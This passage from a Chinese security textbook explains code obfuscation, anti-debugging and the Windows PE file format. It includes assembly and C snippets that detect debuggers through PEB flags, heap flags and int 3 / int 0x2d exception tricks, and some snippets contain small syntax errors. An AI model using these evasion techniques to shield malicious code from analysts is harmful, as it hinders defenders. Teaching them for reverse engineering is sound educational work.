混淆和加壳可以对抗静态反汇编，但无法应对动态反汇编技术，动态反汇编需要在程序执行过程中插入 int 3 中断指令，然后读取内存信息获得程序的执行指令，但其只能获得程序的部分指令，因为程序的运行只是对一次特定输入数据的计算过程，并不会遍历所有指令。通过完整性校验、断点检测等可以实现反调试技术，但随着虚拟化技术的发展，通过虚拟化平台也能够提取到执行的指令序列，从而对程序执行的指令进行反汇编。

二进制代码混淆的第二类方法是指令控制流混淆，扰乱汇编代码的可读性，增加理解、分析反汇编代码的难度。这类混淆方法不会受到静态反汇编、动态调试和虚拟化分析技术突破的影响。例如在代码中使用大量的堆栈实现跳转，通过 push 加 ret 的方式实现 jmp 的功能，这种处理方式能够使代码难以阅读，VMProtect 虚拟化混淆工具就大量使用了这种手段。另外，通过寄存器实现跳转也可以增加代码阅读的难度，比如 jmp eax，call [eax] 等。

2.2.4 反调试

在程序逆向分析行业里，动态调试分析是最常用的分析方法之一，它能够弥补静态分析中难以处理代码加壳及花指令等混淆的不足。与此同时，反调试技术也迅速发展，包括基于调试特征检测的反调试和基于调试特征隐藏关键代码的对抗调试，下面介绍几种常见的反调试技术。

1. 基于调试特征检测的反调试

当程序处于被调试状态时，PEB 结构中有一个 beingDebug 标志会被置为非 0，它位于 PEB 环境中偏移为 0x2 的位置，读取该标志能够判断程序是否处于调试状态。图 2-9 为取出 beingDebug 标志的代码。

```
mov eax, fs:[30h]
mov eax, byte [eax+2]
test eax, eax
jne @DebuggerDetected
...
```

图 2-9 基于 PEB 结构的 beingDebug 反调试

PEB 结构中的 NtGlobalFlags 标志也表明了调试器的存在，默认情况下该值为 0，在 Windows 2000 和其后的 Windows 平台下，在调试中，该标志会被设置为一个特定的值。图 2-10 为使用 NtGlobalFlags 标志进行调试检测的代码。

进程堆里也有一个标志 Heap_ForceFlags 可以用于调试检测，通常情况下该标志为 0。例如，通过图 2-11 所示的代码可以获取该标志进行调试状态检测。

```
mov eax, fs:[30h]
mov eax, [eax+68h]
and eax, 0x70
test eax, eax
jne @DebuggerDetected
...
```


图 2-10 基于 PEB 结构的 NtGlobalFlags 反调试

```
mov eax, fs:[30h]
mov eax, [eax+18h] ;process heap
mov eax, [eax+10h] ;heap flags
test eax, eax
jne @DebuggerDetected
...
```

图 2-11 基于堆标志的反调试

2. 基于调试特征隐藏代码

异常中断指令 int 3 常被用来设置软件断点，在程序代码里植入 int 3 指令是一个经典的反调试手段。当程序未被调试时，将会进入异常处理继续执行，通过 try catch 的形



式能够保障程序正常运行；而当程序处于调试阶段的时候，int 3 被当成调试器自己的断点，从而不会进入异常处理程序，将核心代码写入异常处理过程，能够避开调试器的执行调用。例如图 2-12 所示的异常处理代码，程序正常执行时触发断点异常，进入异常处理代码执行 TrueFunc 函数；而当处于调试状态时，在 int 3 指令处中断一次，随后只能执行到 FalseFunc 函数。另外，int 3 指令也可以换成 int 0x2d 指令，该指令在程序未被调试时也能触发一个断点异常。如果被调试并且未使用跟踪标志执行这个指令，将不会有异常产生程序正常执行；如果被调试并且指令被跟踪，尾随的字节将被跳过，可以在该指令之后添加一条 nop 指令，然后继续执行。与 int 3 相比，int 0x2d 的反调试有更强的隐蔽性，因为 int 3 会在调试过程中触发中断，从而被分析人员发现。

```
int filter(unsigned int code, struct _EXCEPTION_POINTERS *ep){
    if( code == 0x80000003 ) {
        return EXCEPTION_EXECUTE_HANDLER;
    }
    else {
        return EXCEPTION_CONTINUE_SEARCH;
    }
}
void WorkFunc(){
    __try{
        __try{
            |   __asm int 3
            //  __asm int 0x2d
            //  __asm nop
        }__finally{ }
        FalseFunc();
    }__except(filter(GetExceptionCode(), GetExceptionInformation())){
        TrueFunc();
    }
}
```

图 2-12　异常处理反调试代码

图 2-13 所示的异常处理反调试效果是上述反调试代码生成测试程序的运行结果。未加干扰时 int 2d 和 int 3 触发 exception 后执行正确的 True 分支；而在 Pin 插桩跟踪下，int 3 的反调试能力未能体现，程序执行正确的 True 分支，int 2d 仍具有反追踪能力，程序未触发正确分支，被引入了 False 分支。在 WinDbg 调试下，两者都具备反调试的能力。



(a) 无干扰正常执行

(b) Pin 插桩跟踪下执行

图 2-13　异常处理反调试效果



(c) WinDbg 调试跟踪下执行

图 2-13 （续）

2.3 Windows 操作系统基础

操作系统是软件运行的基础软件平台，掌握操作系统中的相关机制和原理对于恶意代码分析和软件漏洞分析具有重要的指导意义。本节从 PE 文件结构、系统进程管理、线程管理、内存管理、对象与句柄管理、文件系统等方面介绍 Windows 操作系统的一些基本原理和特点。

2.3.1 PE 文件结构

PE 文件是微软公司的 Windows 操作系统上的可执行文件，全称为 Portable Executable，意为可移植的可执行文件，包括扩展名为 EXE、DLL、OCX、SYS、COM 等的文件。PE 文件按照机器字长可分为 16 位、32 位和 64 位，本节以 32 位的 PE 文件格式为例进行介绍，其余类似。PE 文件包括 PE 文件头和 PE 数据区，如图 2-14 所示，PE 文件头包括 DOS 头和 PE 头，PE 数据区包括区块表和区块，区块中包括导入表、导出表等部分。




图 2-14 PE 结构划分

1. DOS 头

每个 PE 文件都以 DOS MZ 头开始，开头 2 字节为 MZ 字符，偏移 0x3c 处的 2 字节为 e_lfanew 字段，指示 PE 头在文件中的偏移位置。其他字段以及 DOS Stub 在 Win32 环境下未使用，可忽略。

2. PE 头

PE 头是 PE 文件的主要定位信息所在，其位置由 DOS MZ 头中的 e_lfanew 字段确

定，其结构为 IMAGE_NT_HEADER，由 3 个字段组成，如下所示：

```
typedef struct _IMAGE_NT_HEADERS{
    DWORD Signature;
    IMAGE_FILE_HEADER FileHeader;
    IMAGE_OPTIONAL_HEADER32 OptionalHeader;
}IMAGE_NT_HEADERS32, * PIMAGE_NT_HEADERS32;
```

(1) Signature 字段为 PE 文件标志符，值为 0x00004550。

(2) FileHeader 字段包含了 PE 文件的基本信息，由 7 个字段组成，结构如下所示：

```
typedef struct _IMAGE_FILE_HEADERS{
    WORD    Machine;                    //可执行文件 CPU 类型，i386 或 ia64
    WORD    NumberOfSections;           //区块数量
    DWORD   TimeDateStamp;              //文件创建时间，GMT 时间
    DWORD   PointerToSymbolTable;       //COFF 符号表文件偏移位置
    DWORD   NumberOfSymbols;            //符号表中的符号数目
    WORD    SizeOfOptionalHeader;       //紧跟在 IMAGE_FILE_HEADERS 后面的数据大小
    WORD    Characteristics;            //表明文件的属性
} IMAGE_FILE_HEADER, * PIMAGE_FILE_HEADER;
```

Characteristics 字段值的含义如表 2-6 所示。

表 2-6 Characteristics 字段的含义

字 段 值	含 义
IMAGE_FILE_RELOCS_STRIPPED	表示不可重定位
IMAGE_FILE_EXECUTABLE_IMAGE	文件是可执行的
IMAGE_FILE_AGGRESIVE_WS_TRIM	让操作系统强制整理工作区
IMAGE_FILE_LARGE_ADDRESS_AWARE	应用程序可以处理超过 2GB 地址
IMAGE_FILE_32BIT_MACHINE	目标平台为 32 位机
IMAGE_FILE_DEBUG_STRIPPED	不包含调试信息
IMAGE_FILE_REMOVABLE_RUN_FROM_SWAP	如果映像在可移动媒介，从 SWAP 区运行
IMAGE_FILE_NET_RUN_FROM_SWAP	如果映像在网络，从 SWAP 区运行
IMAGE_FILE_DLL	文件是一个 DLL
IMAGE_FILE_UP_SYSTEM_ONLY	文件仅能运行在单处理器上

(3) OptionalHeader 字段，是 IMAGE_OPTIONAL_HEADER32 结构，定义如下：

```
typedef struct _ IMAGE_OPTIONAL_HEADER32{
    WORD    Magic;                      //标记字，确定头部类型
    BYTE    MajorLinkerVersion;         //连接器主版本号
    BYTE    MinorLinkerVersion;         //连接器次版本号
    DWORD   SizeOfCode;                   //所有带 IMAGE_SCN_CNT_CODE 的属性区块总大小
```

```
    DWORD   SizeOfInitializedData;       //所有初始化数据区块总大小
    DWORD   SizeOfUnInitializeData;      //所有未初始化数据区块总大小
    DWORD   AddressOfEntryPoint;         //程序执行入口 RVA
    DWORD   BaseOfCode;                  //代码区块的起始 RVA
    DWORD   BaseOfData;                  //数据区块的起始 RVA
    DWORD   ImageBase;                   //文件在内存中的首选装载地址
    DWORD   SectionAlignment;            //装入内存中时的区块对齐大小
    DWORD   FileAlignment;               //PE 文件内的区块对齐大小
    WORD    MajorOSVersion;              //需要的操作系统主版本号
    WORD    MinorOSVersion;              //需要的操作系统次版本号
    WORD    MajorImageVersion;           //可执行文件主版本号
    WORD    MinorImageVersion;           //可执行文件次版本号
    WORD    MajorSubsystemVersion;       //需要的操作系统子系统主版本号
    WORD    MinorSubsystemVersion;       //需要的操作系统子系统次版本号
    DWORD   Win32VersionValue;           //保留字段,设置为 0
    DWORD   SizeOfImage;                 //映像装入内存后的总大小
    DWORD   SizeOfHeads;                 //DOS 头、PE 头、区块表的总大小
    DWORD   CheckSum;                    //映像的校验和
    WORD    Subsystem;                   //标明是否需要子系统,如 Windows GUI、控制台
    WORD    DllCharacteristics;          //DLL 特性的标识
    DWORD   SizeOfStackReseve;           //exe 文件里,为线程保留的栈大小
    DWORD   SizeOfStackCommit;           //exe 文件里,初始委派给栈的大小,默认 4KB
    DWORD   SizeOfHeapReseve;            //exe 文件里,默认进程初始保留的堆大小,默认 1MB
    DWORD   SizeOfHeapCommit;            //exe 文件里,委派给堆的大小,默认 4KB
    DWORD   LoaderFlags;                 //与调试相关,默认为 0
    DWORD   NumberOfRvaAndSizes;            //数据目录表项数,自 Windows NT 以来一直为 16
    IMAGE_DATA_DIRECTORY DataDirectory[16];        //数据目录表
} IMAGE_OPTIONAL_HEADER32, * PIMAGE_OPTIONAL_HEADER32;
```

最后一个结构数据目录表的结构 IMAGE_DATA_DIRECTORY 定义如下,包括数据的 RVA 地址和数据的大小。

```
typedef struct _IMAGE_DATA_DIRECTORY{
    DWORD VirtualAddress;                //数据 RVA 地址
    DWORD Size;                          //数据的大小
}IMAGE_DATA_DIRECTORY, * PIMAGE_DATA_DIRECTORY;
```

3. 区块表

从区块表开始,后续数据属于 PE 文件的数据区。区块表是一个结构数组,每个结构包含了它所关联的区块信息,如位置、长度、属性等,该结构为 IMAGE_SECTION_HEADER,定义如下:

```
typedef struct _IMAGE_SECTION_HEADER{
    BYTE    Name[8];                     //块名,8 个 ASCII 字符表示
    DWORD   VirtualSize;                 //指出实际使用的区块大小
```

```
    DWORD    VirtualAddress;              //该区块在内存中的 RVA 位置
    DWORD    SizeOfRawData;               //该区块在磁盘文件中的大小
    DWORD    PointerToRawData;            //该区块在文件中的偏移位置
    DWORD    PointerToRelocations;        //EXE 中无意义,OBJ 中表示重定位偏移量
    DWORD    NumberOfRelocations;         //PointerToRelocations 域指向的重定位的数目
    DWORD    NumberOfLinenumbers;         //NumberOfRelocations 域指向的行号的数目
    DWORD    Characteristics;             //块属性,指示是数据、代码、读、写、执行等属性
} IMAGE_SECTION_HEADER, * PIMAGE_SECTION_HEADER;
```

区块表的 Characteristics 字段值的含义如表 2-7 所示。

表 2-7　区块表 Characteristics 字段值的含义属性

字　段　值	含　　义
IMAGE_SCN_CNT_CODE	该区块包含代码段
IMAGE_SCN_MEM_EXECUTE	该区块可执行
IMAGE_SCN_CNT_INITIALIZED_DATA	该区块包含已初始化的数据
IMAGE_SCN_CNT_UNINITIALIZED_DATA	该区块包含未初始化的数据
IMAGE_SCN_MEM_DISCARDABLE	该区块可被丢弃
IMAGE_SCN_MEM_NOT_PAGED	该区块不能进行页交换
IMAGE_SCN_MEM_SHARED	包含此区块的页是共享的
IMAGE_SCN_MEM_READ	该区块可读
IMAGE_SCN_MEM_WRITE	该区块可写
IMAGE_SCN_LNK_INFO	在 OBJ 中使用,该区块包含供链接器使用的信息
IMAGE_SCN_LNK_REMOVE	在 OBJ 中使用,该区块内容不作为映像部分
IMAGE_SCN_LNK_COMDAT	该区块内容是公共数据,可在多 OBJ 中定义
IMAGE_SCN_ALIGN_XBYTES	在最后的可执行文件中该区块的对齐大小

4. 区块数据

区块表之后是区块数据,通过 IMAGE_SECTION_HEADER 结构中的偏移量可以定位区块的位置,常见的区块包括代码区块、读写区块、导入表、导出表等,如表 2-8 所示。

表 2-8　区块名称及描述

区 块 名 称	区 块 描 述
. text	默认的代码区块
. data	默认的读/写数据区块,全局变量位于此区块
. rdata	默认的只读数据区块,字符文字、C++ /COM 的 vtable 位于此区块
. idata	导入表,可被合并到其他区块,如. rdata 区块
. edata	导出表,包含导出的 API 信息,供其他模块调用,也可被合并到其他模块

续表

区 块 名 称	区 块 描 述
.rsrc	资源区块，是只读区块
.bss	未初始化数据区块
.crt	用于支持 C++ 运行时 CRT 所添加的数据
.tls	用于支持通过__declspec(thread)声明的线程局部存储变量的数据
.reloc	可执行文件的基址重定位，一般用于 DLL
.sdata	相对于全局指针的可被重定位的读/写数据
.srdata	相对于全局指针的可被重定位的只读数据
.pdata	异常表区块，用于异常处理
.debug$S	OBJ 文件中一个变量长度的 Codeview 格式的符号记录流
.debug$T	OBJ 文件中一个变量长度的 Codeview 格式的类型记录流
.debug$P	OBJ 文件中标记使用了预编译头
.drectve	OBJ 文件中包含的链接器命令
.didat	延迟装入的输入数据，release 模式下会合并到其他区块

5. 区块中的导出表

Windows 系统中大量使用了 DLL(动态链接库)，DLL 提供了一组供 EXE 或其他 DLL 调用的函数，为了让 EXE 能够定位到这些函数，PE 格式中定义了导出表。函数调用时可以使用导出表中的函数名或者序号进行引用，导出表的结构定义如下：

```
typedef struct _IMAGE_EXPORT_DIRECTORY{
    DWORD   Characteristics;          //输出属性标志,目前总是 0
    DWORD   TimeDateStamp;            //导出表创建时间
    WORD    MajorVersion;             //导出表主版本号,未使用,0
    WORD    MinorVersion;             //导出表次版本号,未使用,0
    DWORD   Name;                     //指向动态库名称的 RVA
    DWORD   Base;                     //导出表的起始序号,通过序号检索需要减去 Base
    DWORD   NumberOfFunctions;        //FAT(导出函数地址表)的条目数量
    DWORD   NumberOfNames;            //FNT(导出函数名称表)的条目数量
    DWORD   AddressOfFunctions;       //FAT 的 RVA,非 0 的 RVA 对应被导出的符号
    DWORD   AddressOfNames;           //FNT 导出函数名称表的 RVA
    DWORD   AddressOfNameOrdinals;    //FOT 输出序号表的 RVA
} IMAGE_EXPORT_DIRECTORY, * PIMAGE_EXPORT_DIRECTORY;
```

IMAGE_EXPORT_DIRECTORY 结构中的 AddressOfFunctions 指向了导出函数地址表 FAT，表数目为 NumberOfFunctions，每个表项记录了一个导出函数的地址；AddressOfNames 指向了导出函数名称表 FNT，表数目为 NumberOfNames，表项是函数名字符串指针和序号，通过字符串指针提取函数名；AddressOfNameOrdinals 指向了序号表，序号值减去 Base 可作为索引，在 FAT 中定位出函数的地址。如图 2-15 所示，若以函数符号进行函数调用，通过 AddressOfNames 指针获取 FNT，通过字符串指针取得表项




图 2-15　导出函数表逻辑关系图

函数名，与调用函数名匹配，若匹配成功，则获取其 FOT 表中的序号值，序号值减去序号基值 Base 作为索引，在 FAT 表中取得对应项的函数子程序地址，然后加上模块基地址进行函数调用。

6. 区块中的导入表

与导出表相对应的是导入表，用于记录模块引用外部模块变量或函数的信息。导入表是一个以 IMAGE_IMPORT_DESCRIPTOR 结构为数组的数据区块，没有字段指明该结构数组的项数，但它的最后一个单元全部用 0 填充以表示结束。结构的定义如下：

```
typedef struct _IMAGE_IMPORT_DESCRIPTOR{
    DWORD   OriginalFirstThunk;        //导入函数名称表(INT)的 RVA
    DWORD   TimeDateStamp;             //导入表创建时间
    DWORD   ForwarderChain;            //第一个被转向的 API 的索引,若没有则设为-1
    DWORD   Name;                      //指向被输入的 DLL 名称的指针
    DWORD   FirstThunk;                //导入函数地址表(IAT)的 RVA
} IMAGE_IMPORT_DESCRIPTOR, * PIMAGE_IMPORT_DESCRIPTOR;
```

如图 2-16 所示，IMAGE_IMPORT_DESCRIPTOR 结构中的 OriginalFirstThunk 指向了导入函数名称表 INT，FirstThunk 指向了导入函数地址表 IAT，INT 和 IAT 都是 IMAGE_THUNK_DATA 结构类型的元素，本质上是相同的，都是一个指针大小的 UNION，对应一个从可执行文件输入的导入函数，IAT 由 PE 加载器生成。

